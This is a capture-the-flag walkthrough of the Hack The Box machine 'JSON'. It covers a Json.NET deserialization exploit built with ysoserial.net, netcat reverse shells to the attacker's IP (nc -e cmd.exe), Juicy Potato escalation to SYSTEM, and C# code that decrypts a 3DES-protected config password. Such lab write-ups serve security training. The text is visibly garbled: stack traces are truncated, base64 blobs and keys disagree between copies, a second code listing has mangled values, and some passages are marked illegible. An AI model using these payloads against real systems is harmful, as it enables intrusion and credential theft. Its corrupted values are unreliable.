

JSON - Hack The Box

JSON - Hack The Box - Author not stated, snowscan.io.


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Content

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February 15, 2020



To get remote code execution on JSON, I exploited a deserialization vulnerability in the web application using the Json.net formatter. After getting a shell I could either get a quick SYSTEM shell by abusing SeImpersonatePrivileges with Juicy Potato or reverse the Sync2FTP application to decrypt its configuration and find the superadmin user credentials.

Summary

- Get access to the dashboard using admin/admin credentials and find the API token endpoint
- Create a payload with ysoserial.net to get RCE through deserialization vulnerability in the Bearer header
- I can get SYSTEM with Juicy Potato since my low priv user has SeImpersonatePrivilege (unintended way)

- I reverse the .NET app Sync2Ftp to find how the credentials stored in the config are encrypted and retrieve the superadmin password

Portscan

```
# nmap -sC -sV -p- -T4 10.10.10.158
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-29 20:30 EDT
Nmap scan report for 10.10.10.158
Host is up (0.052s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

FTP

Anonymous access is not enabled and this version doesn't not appear vulnerable to any public exploit I could find:

```
# ftp 10.10.10.158
Connected to 10.10.10.158.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.158:root): anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
```

SMB


I can't enumerate the shares on this machine since I don't have access. I try null and guest sessions without success:

```
root@kali:~/htb/json# smbmap -u invalid -H 10.10.10.158
[+] Finding open SMB ports....
[!] Authentication error occurred
[!] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either
due to a bad username or authentication information.)
[!] Authentication error on 10.10.10.158


root@kali:~/htb/json# smbmap -u '' -H 10.10.10.158
[+] Finding open SMB ports....
[!] Authentication error occurred
[!] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access
to an object but has not been granted those access rights.)
[!] Authentication error on 10.10.10.158
```

Web server page


I'm prompted to log in on the main site:



I try a few default credentials combinations and find that the `admin / admin` credentials work and I can log in to the site and access the dashboard:



At first glance this seems like a static page with nothing useful on it. The only thing that stands out is the `/api/token` endpoint used during the login.



```
POST /api/token HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/login.html
Content-Type: application/json;charset=utf-8
Content-Length: 39
Connection: close
```

```
{"UserName":"admin","Password":"admin"}
```

```
# gobuster dir -q -w /opt/SecLists/Discovery/Web-Content/big.txt -u http://10.10.10.158
/css (Status: 301)
/files (Status: 301)
/img (Status: 301)
/js (Status: 301)
/views (Status: 301)
```

I'll check out `/files` next, maybe it contains something useful.

```
# gobuster dir -q -t 50 -w /opt/SecLists/Discovery/Web-Content/big.txt -x txt,php -u
http://10.10.10.158/files
/password.txt (Status: 200)
```

The password file contains something but I'm not sure if it's a username or a password. This is probably just a troll.

```
# curl 10.10.10.158/files/password.txt
Jajaja

Not Correct
```

Json.net deserialization

The name of the box is Json so this is a hint about what to look for on this box. The only thing I found that uses JSON is the login form with the `/api/token` endpoint.

By playing with the input in Burp Suite, I can produce a 500 error message when I give it an invalid JSON payload (missing a double quote). The error message discloses the path of one of the web app C# file:

`C:\Users\admin\source\repos\DemoAppExplanaiton\DemoAppExplanaiton\Controllers\AccountController.cs`.

```
POST /api/token HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/login.html
Content-Type: application/json;charset=utf-8
Content-Length: 53
Connection: close

{"UserName":"missing double quote","Password":"admin"}

HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 30 Sep 2019 04:49:59 GMT
Connection: close
Content-Length: 1815

{"Message": "An error has occurred.", "ExceptionMessage": "Object reference not set to an instance of an object.", "ExceptionType": "System.NullReferenceException", "StackTrace": "   at DemoAppExplanaiton.Controllers.AccountController.Login(User login) in C:\\Users\\admin\\source\\repos\\DemoAppExplanaiton\\DemoAppExplanaiton\\Controllers\\AccountController.cs:li
(lambda_method) at System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ActionExecutor.<>c__DisplayClass6_2.<GetExecutor>b
methodParameters) at System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ExecuteAsync(HttpControl
controllerContext, IDictionary`2 arguments, CancellationToken cancellationToken) at System.Web.Http.Controllers.Ref
exception was thrown --- at System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw() at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task) at
System.Web.Http.Controllers.ApiControllerActionInvoker.<InvokeActionAsyncCore>d__1.MoveNext() at
location where exception was thrown --- at System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task) at
System.Web.Http.Controllers.ActionFilterResult.<ExecuteAsync>d__5.MoveNext() at
exception was thrown --- at System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw() at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task) at
System.Web.Http.Dispatcher.HttpControllerDispatcher.<SendAsync>d__15.MoveNext()"}

```

Next, I look at the `OAuth2` cookie set after I authenticate:

```
GET / HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
OAuth2=eyJJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoimJjE
joivXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbnlzdHJhdG9yIn0=
Connection: close
```

Decoded it is:

```
{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Rol":"Administrator"}
```

When the main page accesses the `/api/Account` endpoint, I see it also sends the same base64 encoded value in the `Bearer` header:

```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/index.html
Bearer: eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0YTBlnGE
Cookie: OAuth2=eyJJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0
Connection: close
Cache-Control: max-age=0
```

I'll modify the `Bearer` header and see if I can make it error out. To start with, I'll use the following payload which is invalid JSON:

echo

```
'{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3",thisisinvalid_
__aaaaaaa}' | base64 -w0
```

```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/index.html
Bearer: eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0YTBlnGE4MDFmYzMiLHRoaXNpc2ludmFs
aWRFXl9hYWZhYWFhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0YTBlnGE4MDFmYzMiLHRoaXNpc2ludmFs
Cookie: OAuth2=eyJJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0YTBlnGE4MDFmYzMiLHRoaXNpc2ludmFs
aWRFXl9hYWZhYWFhZG1pbiIsIlBhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhbnZqZODk0YTBlnGE4MDFmYzMiLHRoaXNpc2ludmFs
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 30 Sep 2019 05:22:26 GMT
Connection: close
Content-Length: 145

{"Message": "An error has occurred.", "ExceptionMessage": "Cannot deserialize Json.Net
Object", "ExceptionType": "System.Exception", "StackTrace": null}
```

Ahah! So now I know that the web application is deserializing the `Bearer` content using the `Json.Net` library. I remember reading about deserialization vulnerabilities recently during my OSWE studies. There was also another HTB box called Arkham who used a deserialization vulnerability but with Java.

There's a nice tool already written that generates deserialization payloads using gadgets found in common libraries and frameworks. For this box, I'll use the `ObjectDataProvider` gadget with the `Json.net` formatter. I'll attempt to get a reverse shell by executing `netcat` through an SMB share on my box.

```
ysoserial.exe -g ObjectDataProvider -f json.net -c "\\10.10.14.21\pwn\nc.exe -e cmd.exe 10.10.14.21 4444" -o raw
{
  '$type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
  'MethodName': 'Start',
  'MethodParameters': {
    '$type': 'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
    '$values': ['cmd', '/c \\10.10.14.21\pwn\nc.exe -e cmd.exe 10.10.14.21 4444']
  },
  'ObjectInstance': { '$type': 'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089' }
}
```

I'll need to base64 encode the payload so I use the -o base64 flag instead:

```
ysoserial.exe -g ObjectDataProvider -f json.net -c "\\10.10.14.21\pwn\nc.exe -e  
cmd.exe 10.10.14.21 4444" -o base64  
ew0KICAgI[... ]Dg5J30NCn0=
```

When I send the payload in the `Bearer` I still get a 500 error message...

[illegible]

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 30 Sep 2019 05:33:14 GMT
Connection: close
Content-Length: 2230

{"Message": "An error has occurred.", "ExceptionMessage":
'System.Windows.Data.ObjectDataProvider' to type
'Newtonsoft.Json.Linq.JObject'.", "ExceptionType": "Syste
DemoAppExplanaiton.Controllers.AccountController.GetIn
C:\\Users\\admin\\source\\repos\\DemoAppExplanaiton\\Di
85\\r\\n at lambda_method(Closure , Object , Object[])
System.Web.Http.Controllers.ReflectedHttpActionDescrip
(Object instance, Object[] methodParameters)\\r\\n at
System.Web.Http.Controllers.ReflectedHttpActionDescrip
```

But a few seconds after I get a callback on my SMB server then a shell after:

```
rootkali:~/http/jsow# rlwrap nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.158.
Ncat: Connection from 10.10.10.158:54228.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

[illegible]

My user is `userpool` and he has the `user.txt` flag in his desktop folder:

[\[image: image1\]](#)

[image: image]

Privesc unintended method

First, let's check which Windows version the machine is running.

```
c:\windows\system32\inetsrv>systeminfo | findstr Windows
OS Name:                Microsoft Windows Server 2012 R2 Datacenter
```


Next, I see that my user has `SeImpersonatePrivilege` privileges.

```
c:\windows\system32\inetsrv>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                                State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token              Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process        Disabled
SeAuditPrivilege           Generate security audits                   Disabled
SeChangeNotifyPrivilege    Bypass traverse checking                   Enabled
SeImpersonatePrivilege     Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set              Disabled
```

This is pretty much game over at that point due to the good old Rotten/Juicy Potato exploit that works prior to Windows Server 2019. If we have `SeImpersonatePrivilege` privileges then we can easily escalate to NT AUTHORITY\SYSTEM.



```
c:\windows\system32\inetsrv>cd \windows\temp
cd \windows\temp

c:\windows\Temp>copy \\10.10.14.21\JuicyPotato.exe .
copy \\10.10.14.21\JuicyPotato.exe .
The system cannot find the path specified.

c:\windows\Temp>copy \\10.10.14.21\pwn\JuicyPotato.exe .
copy \\10.10.14.21\pwn\JuicyPotato.exe .
1 file(s) copied.

c:\windows\Temp>copy \\10.10.14.21\pwn\nc.exe .
copy \\10.10.14.21\pwn\nc.exe .
1 file(s) copied.

c:\windows\Temp>echo c:\windows\temp\nc.exe 10.10.14.21 5555 -e cmd.exe > start.bat
echo c:\windows\temp\nc.exe 10.10.14.21 5555 -e cmd.exe > start.bat

c:\windows\Temp>JuicyPotato.exe -l 1337 -p C:\windows\temp\start.bat -t * -c {e60687f7-01a1-40aa-86ac-dblcbf673334}
JuicyPotato.exe -l 1337 -p C:\windows\temp\start.bat -t * -c {e60687f7-01a1-40aa-86ac-dblcbf673334}
Testing {e60687f7-01a1-40aa-86ac-dblcbf673334} 1337
....
[*] authresult 0
{e60687f7-01a1-40aa-86ac-dblcbf673334};NT AUTHORITY\SYSTEM
[*] CreateProcessWithTokenW OK
c:\windows\Temp>
```

```
root@kali:~/htb/json# rlwrap nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.158.
Ncat: Connection from 10.10.10.158:54268.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

[image: image]

Privesc using Sync2Ftp

Now on to the intended way to root this box. There's an application called Sync2Ftp running on the system which has a configuration file with encrypted credentials:

Directory of c:\Program Files\Sync2Ftp

```
05/23/2019 03:06 PM <DIR> .
05/23/2019 03:06 PM <DIR> ..
05/23/2019 02:48 PM          9,728 SyncLocation.exe
05/23/2019 03:08 PM          591 SyncLocation.exe.config
                2 File(s)        10,319 bytes
                2 Dir(s)  62,217,244,672 bytes free
```

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <appSettings>
    <add key="destinationFolder" value="ftp://localhost/" />
    <add key="sourcefolder" value="C:\inetpub\wwwroot\jsonapp\Files" />
    <add key="user" value="4as8gqENn26uTs9srvQLyg==" />
    <add key="minute" value="30" />
    <add key="password" value="oQ5i0RgUrswnRsJKH9VaCw=="></add>
    <add key="SecurityKey" value="_5TL#+GWWFv6pft3!GXw7D86pkRRTv+$$tk^cL5hdU%" />
  </appSettings>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.7.2" />
  </startup>
</configuration>
```

When I try to base64 decode the user and password blobs I only get gibberish so it's probably encrypted with the SecurityKey somehow. I'll copy the exe file over then disassemble it to find out how the encryption works.

The file is a .Net assembly so I'll use dnspy to disassemble this. It'll be much easier then reversing a C application since I can get the C# source code instead of assembly.

```
root@kali:~/htb/json# file SyncLocation.exe
SyncLocation.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

The `copy` method takes the parameters from the config file and calls the `Crypto.Decrypt` method.

```

private void Copy()
{
    try
    {
        string path = ConfigurationManager.AppSettings["destinationFolder"];
        string text = ConfigurationManager.AppSettings["sourcefolder"];
        string cipherString = ConfigurationManager.AppSettings["user"];
        string cipherString2 = ConfigurationManager.AppSettings["password"];
        string userName = Crypto.Decrypt(cipherString, true);
        string password = Crypto.Decrypt(cipherString2, true);
        bool flag = Directory.Exists(text);
        if (flag)
        {

```

In the `Decrypt` method, the highlighted `if` branch is taken since the `useHashing` parameter was passed as `true` from the calling method. The key used by the 3DES decryption routine is derived from the MD5 hash of the provided `SecurityKey`.

```

public static string Decrypt(string cipherString, bool useHashing)
{
    byte[] array = Convert.FromBase64String(cipherString);
    AppSettingsReader appSettingsReader = new AppSettingsReader();
    string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
    byte[] key;
    if (useHashing)
    {
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
        md5CryptoServiceProvider.Clear();
    }
    else
    {
        key = Encoding.UTF8.GetBytes(s);
    }
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Encoding.UTF8.GetString(bytes);
}

```

I have all the pieces I need to decrypt the credentials: I got the ciphertext, the encryption cipher used, the encryption key and the source code to make my life easier. I'll create a new .Net project and copy parts of the code I need to decrypt the credentials.

```

using System;
using System.Configuration;
using System.Security.Cryptography;
using System.Text;

namespace JsonDecrypt
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine(Decrypt("4as8gqENn26uTs9srvQLyg==", true));
            Console.WriteLine(Decrypt("oQ5iORgUrswnNRsJKH9VaCw==", true));
        }

        public static string Decrypt(string cipherString, bool useHashing)
        {
            byte[] array = Convert.FromBase64String(cipherString);
            string s = "_5TL#+GWWFv6pfT3!GXw7D86pkRRTv+$$tk^cL5hdU%";
            byte[] key;
            if (useHashing)
            {
                MD5CryptoServiceProvider md5CryptoServiceProvider = new
MD5CryptoServiceProvider();
                key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
                md5CryptoServiceProvider.Clear();
            }
            else
            {
                key = Encoding.UTF8.GetBytes(s);
            }
            TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new
TripleDESCryptoServiceProvider();
            tripleDESCryptoServiceProvider.Key = key;
            tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
            tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            ICryptoTransform cryptoTransform =
tripleDESCryptoServiceProvider.CreateDecryptor();
            byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
            tripleDESCryptoServiceProvider.Clear();
            return Encoding.UTF8.GetString(bytes);
        }
    }
}

```

```
}
}
```

```
Program.cs
using System;
using System.Configuration;
using System.Security.Cryptography;
using System.Text;

namespace JsonDecrypt
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine(Decrypt("4as8ggEnn26uTs9srVQLyg==", true));
            Console.WriteLine(Decrypt("oQ5lORgUrsWNRsJKH9VaCe==", true));
        }

        public static string Decrypt(string cipherString, bool useHashing)
        {
            byte[] array = Convert.FromBase64String(cipherString);
            string s = "_5TL#&G&Mv6pFT3!Q&w7D86pkRRTv+$$tk^clShdJN*";
            byte[] key;
            if (useHashing)
            {
                MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
                key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
                md5CryptoServiceProvider.Clear();
            }
            else
            {
                key = Encoding.UTF8.GetBytes(s);
            }
